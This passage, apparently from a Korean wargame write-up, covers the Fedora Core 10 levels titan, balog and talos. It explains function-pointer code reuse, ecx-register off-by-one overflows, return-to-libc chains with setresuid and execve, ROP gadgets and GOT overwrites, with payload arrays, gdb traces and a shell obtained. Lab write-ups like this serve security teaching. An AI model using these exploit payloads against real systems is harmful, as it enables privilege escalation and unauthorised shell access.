8048545: e8 5e fe ff ff      call   80483a8 <fflush@plt>
804854a: 83 c4 10             add     $0x10,%esp
804854d: a1 e4 97 04 08      mov     0x80497e4,%eax
8048552: 83 ec 04             sub     $0x4,%esp
8048555: 50                 push    %eax
8048556: 6a 30               push    $0x30
8048558: 8d 45 cc             lea     0xfffffcc(%ebp),%eax
804855b: 50                 push    %eax
804855c: e8 67 fe ff ff      call   80483c8 <fgets@plt>
8048561: 83 c4 10             add     $0x10,%esp
8048564: 83 ec 08             sub     $0x8,%esp
8048567: 8d 45 cc             lea     0xfffffcc(%ebp),%eax
804856a: 50                 push    %eax
804856b: 68 00 98 04 08      push    $0x8049800
8048570: e8 a3 fe ff ff      call   8048418 <strcpy@plt>
8048575: 83 c4 10             add     $0x10,%esp
8048578: a1 28 98 04 08      mov     0x8049828,%eax
804857d: 25 00 00 00 ff      and     $0xff000000,%eax
8048582: 85 c0               test    %eax,%eax
8048584: 75 1a               jne     80485a0 <main+0xab>
8048586: 83 ec 0c             sub     $0xc,%esp
8048589: 68 aa 86 04 08      push    $0x80486aa
804858e: e8 55 fe ff ff      call   80483e8 <printf@plt>
8048593: 83 c4 10             add     $0x10,%esp
8048596: 83 ec 0c             sub     $0xc,%esp
8048599: 6a 01               push    $0x1
804859b: e8 58 fe ff ff      call   80483f8 <exit@plt>
80485a0: bf 00 98 04 08      mov     $0x8049800,%edi
80485a5: fc                 cld
80485a6: ba 00 00 00 00      mov     $0x0,%edx
80485ab: b8 0a 00 00 00      mov     $0xa,%eax
80485b0: 89 c1               mov     %eax,%ecx
80485b2: 89 d0               mov     %edx,%eax
80485b4: f3 ab               repz stos %eax,%es:(%edi)
80485b6: a1 28 98 04 08      mov     0x8049828,%eax
80485bb: ff d0             call    *%eax
80485bd: 8b 7d fc             mov     0xffffffff(%ebp),%edi
80485c0: c9                 leave
```

함수포인트 호출


지금 우리는 위 그림의 빨간네모 박스 부분부터의 코드를 재사용해서 Exploit을 할 것이다.

먼저 ftm 함수포인터를 오버플로우를 통해 0x0804854a로 변조하고 프로그램의 흐름을 보면

0x080485b6 (call *eax)에서 함수포인터가 호출되고 다시 한번 0x0804854a부터 흐름이 반복 된다.

```
Breakpoint 1, 0x080485bb in main ()
(gdb) r < tt
Starting program: /home/enigma/titan < tt
Reading symbols from shared object read from target memory...(no debugging sy
ound)...done.
Loaded system supplied DSO at 0x505000
(no debugging symbols found)
(no debugging symbols found)

Breakpoint 1, 0x080484f5 in main ()
(gdb) c
Continuing.
titan : What a tragic mistake.
you :
Breakpoint 2, 0x080485bb in main ()
(gdb) x/x $esp
0xbfb87ce0: 0x00000000
(gdb) disp/i $pc
1: x/i $pc 0x080485bb <main+198>:      call    *%eax
(gdb) ni
0x0804854a in main ()
1: x/i $pc 0x0804854a <main+85>:      add     $0x10,%esp
(gdb) ni
0x0804854d in main ()
1: x/i $pc 0x0804854d <main+88>:      mov     0x80497e4,%eax
(gdb)
0x08048552 in main ()
1: x/i $pc 0x08048552 <main+93>:      sub     $0x4,%esp
(gdb)
```



이런 식으로 흐름이 한번 더 반복되었을 때 다른 점이 무엇이 있을까?

flush함수를 호출한 후에 스택을 정리하는 **add \$0x10, %esp** 코드에서부터 반복하였기에

프로그램 흐름이 한번 진행해서 함수포인터를 호출 할 당시에 비해 ESP레지스터가 12바이트
상위에 위치하게 된다.

```
Breakpoint 1, 0x080485bb in main ()
(gdb) disp/i $pc
1: x/i $pc 0x080485bb <main+198>:      call    *%eax
(gdb) x/x $esp
0xbf90efd0: 0x00000000
(gdb) c
Continuing.

Breakpoint 1, 0x080485bb in main ()
1: x/i $pc 0x080485bb <main+198>:      call    *%eax
(gdb) x/x $esp
0xbf90efdc: 0x08048456 ESP + 12
(gdb) c
Continuing.

Breakpoint 1, 0x080485bb in main ()
1: x/i $pc 0x080485bb <main+198>:      call    *%eax
(gdb) x/x $esp
0xbf90efe8: 0x41414141 ESP + 12
(gdb)
```


그리고 프로그램의 흐름을 두 번 반복 하였을 당시의 스택은 main의 버퍼를 가리키고 있는 것을 확인할 수 있다. (0x41414141)


(실행코드 : `python -c 'print "A"*40 + "\x4a\x85\x04\x08" + "\xe7\xb0\x7d\x00"'`)

그렇다면 이제 Code-reuse를 통해 함수포인터 호출 당시의 ESP를 끌어 올려서 main의 버퍼에 넣어둔 공격코드를 실행시키는 것이 가능해진 것이다.

Strcpy의 PLT를 이용한 GOT Overwrite를 통해서 system함수 호출하도록 만들면 되고

system함수의 주소는 DATA영역의 ftn 함수포인터 이후 3바이트 공간에 넣어두고 복사하는 방식을 사용하면 편리하고

현재 시스템에선 `pop %reg ; ret` 와 같은 코드가 없기에 `<system + 1>`을 호출하는 방식으로 system함수의 인자를 맞춰주는 것이 가능하다



혹은 fgets의 stdin 임시 버퍼를 이용하는 방법도 있을 것이다.



4.9. FC10 balog (ecx register off-by-one overflow)


```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buffer[256];
    if(argc != 2)
    {
        printf("argc Error!!\n");
        exit(-1);
    }

    // overflow!!
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
    return 0;
}
```

Fedora Core 5이후의 환경에서는 Main함수의 prologue와 epilogue과정이 변경되었다.

(Stack Guard와 Stack Shield가 혼합된 형태의 방어 기법이 적용되었음)



prologue of main() since FC5


- (1) lea 0x4(%esp), %ecx : main 함수 call 당시 esp(RET) + 4 의 주소를 ecx 레지스터에 저장
- (2) and \$0xffffffff0, %esp : 스택 확보
- (3) pushl 0xffffffffc(%ecx) : ecx - 4 의 값(RET)을 스택에 저장
- (4) push %ebp : SFP 구성
- (5) mov %esp, %ebp : SFP 구성
- (6) push %ecx : ecx 레지스터 값 스택에 저장

Epilogue of main() since FC5

- (1) pop %ecx : ecx 레지스터 값 복원
- (2) pop %ebp : 이전 함수의 Frame Pointer 복원
- (3) lea 0xffffffff(%ecx), %esp : ecx-4 의 주소(RET)로 esp 레지스터 이동
- (4) ret : 이전 루틴으로 복귀

변경된 에필로그와 프로로그과정에서 핵심적인 부분은 ECX레지스터의 역할이다.
ECX레지스터가 Stack Guard + Stack Shield의 역할을 수행한다.

스택구조를 그려보면 아래와 같다



프로로그 과정에서 실제 RET주소의 +4 위치의 주소를 ECX에 저장하고, ECX레지스터를 스택에 저장해둔다. 그리고 에필로그 과정에서 ECX레지스터 값을 복원해서 ECX레지스터를 통해서 실제 RET주소에 접근하고 리턴을 하게 된다.


lea 0xffffffff(%ecx), %esp ; ret

오버플로우를 통해 직접적으로 리턴주소를 변조할 수 없게 만드는 기법이고

위 상황에서 리턴주소를 변조하려면 ecx(&RET+4) 값을 정확히 알아내어 변조해야 하는데 ecx레지스터의 값은 &RET+4, 즉 ASLR이 적용된 스택의 주소를 가리키므로 유추하는 것은 불가능하다. (스택 주소의 변화 폭도 크기에 단순한 브루트포싱은 힘들다.)

ecx register off-by-one overflow

위와 같은 상황에서 Exploit을 하는 기법으로 스택에 저장된 ECX레지스터를 딱 1바이트만 0x00으로 변조하는 방법이다.



처음에는 위 그림이 조금 복잡하게 보여질 수 있으나 하나씩 흐름을 따라가면 정말 간단하다.

공격의 흐름

1. 스택에 저장된 ECX레지스터 값의 마지막 1바이트를 0x00으로 변조
 - : 복원한 ecx레지스터 값을 가지고 스택포인터가 이동하는데, 그 값의 마지막 1바이트를 0x00으로 변조 함으로 높은 확률로 스택포인터가 아래쪽(로컬 변수 쪽)으로 이동한다.
2. 스택의 지역 버퍼에는 RET 명령어 코드를 가득 채워둔다 (RET_sled)
3. 버퍼의 마지막 4바이트에는 main의 **에필로그** 명령어 코드를 넣어 준다
 - : 스택 포인터를 상위로 끌어올리기 위해 **add \$상수, %esp** 와 같은 스택을 정리하는 부분부터 사용한다

[Epilogue of main function used for attack]

- (execve함수의 경우 프로그램 실행 시 argument뿐만 아니라 환경변수까지 설정 가능하다)

```

[randomkid@localhost ~]$ cat test.c
#include <stdio.h>
int main()
{
    char *enviros[] = {
        "K1", "K2", "K3", "K4", "K5", "K6", "K7", "K8", "K9", "K10", "K11", "K12", "K13", "K14",
        "K15", "K16", "K17", "K18", "K19", "K20", "K21", "K22", "K23", "K24", "K25", "K26", "K27",
        "K28", "K29", "K30", 0
    };

    char *argv[] = {
        "./vul",
        "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08" /* <--- ret 코드 주소 */
        "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
        "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
        "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
        "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
        "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
        "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
        "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
        "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
        "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
        "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
        "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
        "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
        "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
        "\xbd\x83\x04\x08\xbd\x83\x04\x08\xbd\x83\x04\x08"
        "\xbd\x83\x04\x08" /* <--- main()의 에필로그 */
    };

    exece("./vul", argv, enviros);
}

```

위 프로그램은 argv에 공격코드를 구성하고 구별하기 쉬운 환경변수를 임의로 생성해서 같이 실행하는 프로그램으로 ecx register off-by-one overflow가 정상적으로 작동하면

Program received signal SIGSEGV, Segmentation fault.

0x0036324b in ?? ()

(gdb) x/s \$esp 0xbfe55fe6: "K27"

끝에 1바이트가 변조된 ecx레지스터 값에 의해 스택포인터가 지역변수 쪽으로 이동하게 되고, 지역변수에 있는 RET Sled를 타고 main함수의 에필로그를 실행해 환경변수 영역까지 스택포인터가 상위로 이동하게 되고, 환경변수 "K27"을 실행하려다 *Segmentation fault*가 발생해 프로그램이 종료된다.

환경변수의 위치를 확인 하였으면 그 위치에 호출할 라이브러리 함수의 주소 및 코드의 주소를 입력하고 필요하다면 인자를 구성해주면 된다.

```
char *environs[] = {
    "K1", "K2", "K3", "K4", "K5", "K6", "K7", "K8", "K9", "K10", "K11", "K12", "K13", "K14",
    "K15", "K16", "K17", "K18", "K19", "K20", "K21", "K22", "K23", "K24", "K25", "K25",
    "\xfc\x62\x89", /* <--- &execve()'s address */
    "K27",
    "\x74\x90\x04\x08" /* <--- execve 번째 인자 */ "
    "\x04\x97\x04\x08" /* <--- execve 두 번째 인자 */
    "\x04\x97\x04\x08", /* <--- execve 세 번째 인자 */
    0};
```

그리고, 최종적으로 심볼리킹크를 통해 셸을 따내면 된다.

이제 다시 문제로 돌아가보면, 이번 문제는 전형적인 BOF예제 프로그램이고 ecx register off-by-one overflow를 통해 공략해야 하는 문제이다

그렇지만!

위의 방법대로 execve를 호출해 심볼리킹크를 통해 셸을 획득하는 것은 불가능했다.

```
[titan@Fedora_3rdFloor ~]$ ./exp
#####?
sh-3.2$
sh-3.2$
sh-3.2$ id
uid=500(titan) gid=500(titan) groups=500(titan) context=unconfined_u:uncon
sh-3.2$
```

취약한 프로그램의 사본에서는 정상적으로 셸이 실행되었지만

```
[titan@Fedora_3rdFloor ~]$ balog[5262] general protection ip:b44825 sp:bfcdfce
error:0 in libc-2.9.so[aa5000+16e000]
balog[5264] general protection ip:b44825 sp:bfc96fce error:0 in libc-2.9.so[aa50
00+16e000]
balog[5266] general protection ip:b44825 sp:bff91fce error:0 in libc-2.9.so[aa50
00+16e000]
```

원본 프로그램에서는 위와 같은 에러가 출력되며 공격에 실패하였다.

[illegible]

Strace로 시스템콜을 추적해보면 심볼릭링크를 통해 정상적인 공격은 이루어지고 있지만 실제 shell은 얻을 수 없는 상황이다.

그래서 공격코드를 조금 수정해 심볼리링크를 통해 셸을 실행하지 않고

직접 RTL 연쇄 호출을 통해 풀이해보았다

```

char *env[] = {
    "K1","K2","K3","K4","K5","K6","K7","K8","K9","K10","K11","K12","K13","K14","K15","K16",
    "K17","K18","K19","K20","K21","K22","K23","K24","K25",
    "\x60\x56\xb4", // setresuid()
    "\xf6\x84\x04\x08" // pop-pop-pop-ret
    "\xf5\x01","\x00", // 501 (balog 의 uid 값)
    "\xf5\x01","\x00", // 501
    "\xf5\x01","\x00", // 501
    "\xe0\x47\xb4", // &execve()
    "AAAA"
    "\xb5\x4d\xbe", // &"/bin/sh"
    "\x04\x97\x04\x08" // NULL
    "\x04\x97\x04\x08", // NULL
    "K30",
    "K31",
    "K32",
    "K33",
    0
};

```

공격코드는 이런 식으로 나오고, setresuid를 통해 권한을 설정하고 execve로 직접 /bin/sh를 실행한다.

"\xf5\x01","\x00" 이런식으로 공격코드를 작성한 이유는, 환경변수를 등록하면 끝에 NULL이 붙기 때문이다. (Null이 붙을 것을 고려해서 4바이트씩 공격코드 작성)

4.10. FC10 talos (Basic ROP Concept)

```

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

extern char **environ;
char *saved_argv1;
int len_of_argv1;

int main(int argc, char *argv[])
{
    char buffer[4];
    int egg_hunter;

    if(argc != 2)
    {
        printf("argc Error!!\n");
        exit(-1);
    }

    // EggHunter!!
    for(egg_hunter=0; environ[egg_hunter]; egg_hunter++)
        memset(environ[egg_hunter], 0, strlen(environ[egg_hunter]));

    saved_argv1 = argv[1];
    len_of_argv1 = strlen(argv[1]);

    // Buffer Overflow!!
    strcpy(buffer, argv[1]);

    // clearing argv[1]
    memset(saved_argv1, 0, len_of_argv1);

    environ = 0;
    saved_argv1 = 0;
    len_of_argv1 = 0;

    return 0;
}

```


이번 문제 역시 FC10 기반의 문제이다.

balog에서 추가된 점은 로컬 변수의 크기가 4바이트 밖에 없고, 프로그램 내부에서 환경변수를 모두 초기화 해버린다. 추가로 argv[1] 입력 값도 모두 초기화 한다

취약점은 4바이트 버퍼에 strcpy함수를 통해 입력 값을 저장하는 부분에서 발생하고 당연히 ASLR과 Exec-Shield가 적용되어 있다

```
[balog@Fedora_3rdFloor ~]$  
[balog@Fedora_3rdFloor ~]$ cat /proc/sys/kernel/randomize_va_space  
2  
[balog@Fedora_3rdFloor ~]$ cat /proc/sys/kernel/exec-shield  
1  
[balog@Fedora_3rdFloor ~]$
```

버퍼의 크기가 4바이트 밖에 안되어 RET_sled를 만들 수 없고 환경변수를 사용할 수 없기에 이전 문제와 같은 ecx register off-by-one overflow는 불가능한 상황이다.

그렇다면 먼저 공격코드를 입력할 수 있는 메모리 공간을 찾아야 하는데 결과적으로 공격자가 핸들링 가능한 Static한 메모리 공간은 찾지 못했고 스택 꼭대기 부분을 이용했다

```
0xbf94afa4: 0x00000000 0x00000000 0x00000000 0x00000000  
0xbf94afb4: 0x00000000 0x00000000 0x00000000 0x00000000  
0xbf94afc4: 0x00000000 0x00000000 0x00000000 0x00000000  
0xbf94afd4: 0x00000000 0x00000000 0x00000000 0x00000000  
0xbf94afe4: 0x00000000 0x682f0000 0x2f656d6f 0x6f6c6162  
0xbf94aff4: 0x61742f67 0x00736f6c 0x00000000 Cannot access memory at address 0xbf94aff4  
s 0xbf94b000
```

```
0xbfce5fa4: 0x00000000 0x00000000 0x00000000 0x00000000  
0xbfce5fb4: 0x00000000 0x00000000 0x00000000 0x00000000  
0xbfce5fc4: 0x00000000 0x00000000 0x00000000 0x00000000  
0xbfce5fd4: 0x00000000 0x00000000 0x00000000 0x00000000  
0xbfce5fe4: 0x00000000 0x682f0000 0x2f656d6f 0x6f6c6162  
0xbfce5ff4: 0x61742f67 0x00736f6c 0x00000000 Cannot access memory at address 0xbfce5ff4  
s 0xbfce6000
```

```
0xbfc42fa4: 0x00000000 0x00000000 0x00000000 0x00000000  
0xbfc42fb4: 0x00000000 0x00000000 0x00000000 0x00000000  
0xbfc42fc4: 0x00000000 0x00000000 0x00000000 0x00000000  
0xbfc42fd4: 0x00000000 0x00000000 0x00000000 0x00000000  
0xbfc42fe4: 0x00000000 0x682f0000 0x2f656d6f 0x6f6c6162  
0xbfc42ff4: 0x61742f67 0x00736f6c 0x00000000 Cannot access memory at address 0xbfc42ff4  
s 0xbfc43000
```

위 사진이 스택 꼭대기 부분으로 offset은 일정하고, 가운데 12bit만이 유동적인 것이 보인다 (브루트포싱으로 충분히 가능한 메모리 변화 폭이다)

공격코드는 argv[0]를 통해 입력하고, argv[1]에는 4바이트 버퍼를 오버플로우시켜 스택에 저장된 ecx레지터의 값을 '스택포인트를 이동시킬 주소 +4'로 변조한다.

lea 0xffffffff(%ecx), %esp ; ret

```
char argv1[] = "\xe2\xf5\xd2\xbf\xe2\xf5\xd2\xbf\xe2\xf5\xd2\xbf";
// 스택포인트를 이동시킬 주소
char argv0[] = {
    "공격코드"
};

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    char *target = "/home/balog/talos";
    execl(target, argv0, argv1, 0);
}
```

이제 argv[0]에 공격코드를 구성하면 되는데 여기서 큰 문제가 하나 발생한다

지금 풀고있는 환경의 경우 단순히 exec계열 함수를 호출해서 심볼릭링크를 통해 셸을 얻어내는 것이 불가능 하다는 점이다.

직접 setreuid 함수를 호출해서 권한을 설정하고 exec계열 함수를 통해 직접 '/bin/sh'를 실행해야 하는데 setreuid함수의 인자는 상수 값이다. 그래서 **setreuid(502, 502)** 이런식으로 호출이 된다면 실제 메모리 상에 502라는 상수가 들어갈 때 **0x000001f6**이 되므로 공격코드를 구성할 수 없다. (argv[0]도 문자열이므로 코드 중간에 NULL값이 들어가면 안되기에 공격코드를 구성할 수 없다.)

여기서 약간의 기본적인 **ROP** Concept가 필요하다.

ROP란 **Based on ret-to-libc and "borrowed code chunks"** 으로 **gadgets**이라고 하는 ret명령으로 끝나는 코드 조각들을 조합해서 프로그램의 흐름을 공격자의 의도대로 변조하는 것이다.

많이들 ROP를 신문, 잡지 따위에서 필요한 글이나 사진을 모아서 하나의 글 또는 그림을 완성시키는 스크랩에 비유하곤 한다.

(본 문서에서는 ROP를 자세하게 다루지 않습니다)

setreuid(502, 502)를 정상적으로 호출하면서 공격코드를 구성하기 위해 ROP Gadget을 이용한다.

목표 : geteuid함수를 호출해서 리턴값을 받아와 seteuid함수의 인자 부분에 입력


- **Gadget 찾는 방법**

Gadget은 바이너리 파일의 TEXT영역 혹은 프로그램이 참조하는 라이브러리에서 찾는다
이미 인터넷상에 ROP Gadget을 찾아주는 툴이 많이 존재하고, 여기에선 gorope.me를
이용한다 (<http://gorope.me> Online Gadget Finder)

<http://gorope.me/search?h=05b00203aa43435dbe8adb2d98671ef8> (talos의 공유라이브러리)

- **Gadget 1**


seteuid의 인자가 위치할 스택의 주소를 설정할 Gadget을 찾는다



Gadget 1 : pop edx ; ret (edx레지스터에 현재 스택의 값을 저장)

- **Gadget 2**

Gadget 1에서 edx레지스터에 저장한 스택 주소에 eax레지스터의 값을 저장하는 Gadget



Gadget 2 : mov eax, (edx); pop ebp; ret

geteuid() 함수를 호출하면 리턴 값인 UID값이 eax레지스터에 들어가는 점을 이용해서 먼저, **Gadget1**을 호출해서 seteuid함수의 인자가 들어갈 스택의 주소를 edx레지스터에 저장하고 그 다음 geteuid함수를 호출해서 eax레지스터에 UID값이 저장되게 한 후에 **Gadget2**를 호출해서 UID값이 seteuid의 인자로 들어가게 만드는 것이다.

이제 공격코드를 작성해 보는데 그전에 **GOT Overwrite**작업이 많이 필요하다.

이유는 라이브러리 함수와 찾은 Gadget주소에 ASCII Armor가 적용되어있고 argv[0]가 문자열이라는 것 때문이다

그래서 strcpy의 PLT를 이용해서 총 5개의 함수의 GOT Overwrite작업이 필요하다.
(사용하는 함수가 총 5개이므로 geteuid() , seteuid(), execve(), Gadget1, Gadget2)

```
Breakpoint 1, 0x080485f1 in main ()
Missing separate debuginfos, use: debuginfo-install glibc-2.9-3.i686
(gdb) x/x 0x08049828
0x08049828 <_GLOBAL_OFFSET_TABLE_>: 0x0804975c
(gdb)
0x0804982c <_GLOBAL_OFFSET_TABLE_+4>: 0x00aa2658
(gdb)
0x08049830 <_GLOBAL_OFFSET_TABLE_+8>: 0x00a96520
(gdb)
0x08049834 <_GLOBAL_OFFSET_TABLE_+12>: 0x080483b2 __gmon_start__()
(gdb)
0x08049838 <_GLOBAL_OFFSET_TABLE_+16>: 0x00b1e0e0 memset()
(gdb)
0x0804983c <_GLOBAL_OFFSET_TABLE_+20>: 0x00abb600 __libc_start_main()
(gdb)
0x08049840 <_GLOBAL_OFFSET_TABLE_+24>: 0x00b1c380 strlen()
(gdb)
0x08049844 <_GLOBAL_OFFSET_TABLE_+28>: 0x00b1be80 strcpy()
(gdb)
0x08049848 <_GLOBAL_OFFSET_TABLE_+32>: 0x08048402 puts()
(gdb)
0x0804984c <_GLOBAL_OFFSET_TABLE_+36>: 0x08048412 exit()
(gdb)
```

여러 개의 GOT를 Overwrite하므로 주의해야 할 사항은 GOT Overwrite 과정에서 계속 사용하는 strcpy 함수의 GOT테이블 정보를 침범하면 안된다는 것이다.

필자는 이런식으로 GOT변조를 하였다

```
__gmon_start__() → Setreuid()
memset() → execve()
__libc_start_main() → geteuid()
puts() → Gadget1
exit() → Gadget2
```

이제 각 함수의 PLT를 통해 라이브러리 함수와 Gadget을 ASCII Armor를 우회해서 호출할 수 있다.

```
(gdb)
0x80483ac <__gmon_start__@plt>: jmp *0x8049834
(gdb)
0x80483b2 <__gmon_start__@plt+6>: push $0x0
(gdb)
0x80483b7 <__gmon_start__@plt+11>: jmp 0x804839c
(gdb)
0x80483bc <memset@plt>: jmp *0x8049838
(gdb)
